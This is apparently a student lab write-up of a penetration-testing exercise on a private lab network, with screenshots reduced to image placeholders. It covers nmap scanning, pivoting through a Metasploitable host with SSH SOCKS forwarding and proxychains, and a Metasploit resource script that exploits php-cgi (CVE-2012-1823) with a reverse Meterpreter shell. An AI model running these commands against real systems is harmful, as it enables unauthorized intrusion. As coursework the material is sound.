
**Question 1**

Issue the command to get the IP of the Machines that are in UP state

Command: **nmap -sn -PS80 -R -v 10.48.0.10-99 | grep -B1 'Host is up' | grep 'Nmap scan report for' | awk '{print $5}'**

nmap -sn -PS80 -R -v 10.48.0.10-99 | grep -B1 'Host is up' | grep 'Nmap scan report for' | awk '{print $5}' > Host.txt   
save the output into the input file


Let us scan the services for the IP range from the input.

**Command: nmap -F -Pn -iL Host.txt**

The above command shows that 10.48.0.73 is in ignored state. I.e The Machine filtering all the incoming connections.

IP:10.48.0.73


MAC Address: 08:00:27:F6:D2:79




Let us do the scan specifically to the 10.48.0.73

All ports are scanned

Command:**nmap -sS -sV -R 10.48.0.73**




We can confirm that the host is under firewall by pinging the IP




Running the Command : proxychains nmap --disable-arp -Pn -n -vv -sT -F 10.48.0.73



Shows that the services are in ignored states



Set up local port forwarding listening on the port 2024 via my Metasploitable machine

Command: ssh -f -N -D 9050 -oHostKeyAlgorithms=+ssh-rsa [msfadmin@10.48.0.23](mailto:msfadmin@10.48.0.23)

  
  
Run the Proxy chain command: **proxychains nmap --disable-arp -Pn -n -vv -sT -F -sV 10.48.0.73**




**Hostname: WIN-17GJRK6I6V1  
IP: 10.48.0.73  
TCP Applications Version**

**Question 2**

**Question 3**

## CVE-2012-1823 Detail



sapi/cgi/cgi\_main.c in PHP before 5.3.12 and 5.4.x before 5.4.2, when configured as a CGI script (aka php-cgi), does not properly handle query strings that lack an = (equals sign) character, which allows remote attackers to execute arbitrary code by placing command-line options in the query string, related to lack of skipping a certain php\_getopt for the 'd' case.

**Exploitation of php-cgi**

Let us create the exploit script and save it as php\_cgi.msf

use exploit/multi/http/php\_cgi\_arg\_injection

set RHOST 10.48.0.23

set RPORT 80

set PAYLOAD php/meterpreter/reverse\_tcp


set LHOST 10.48.0.113

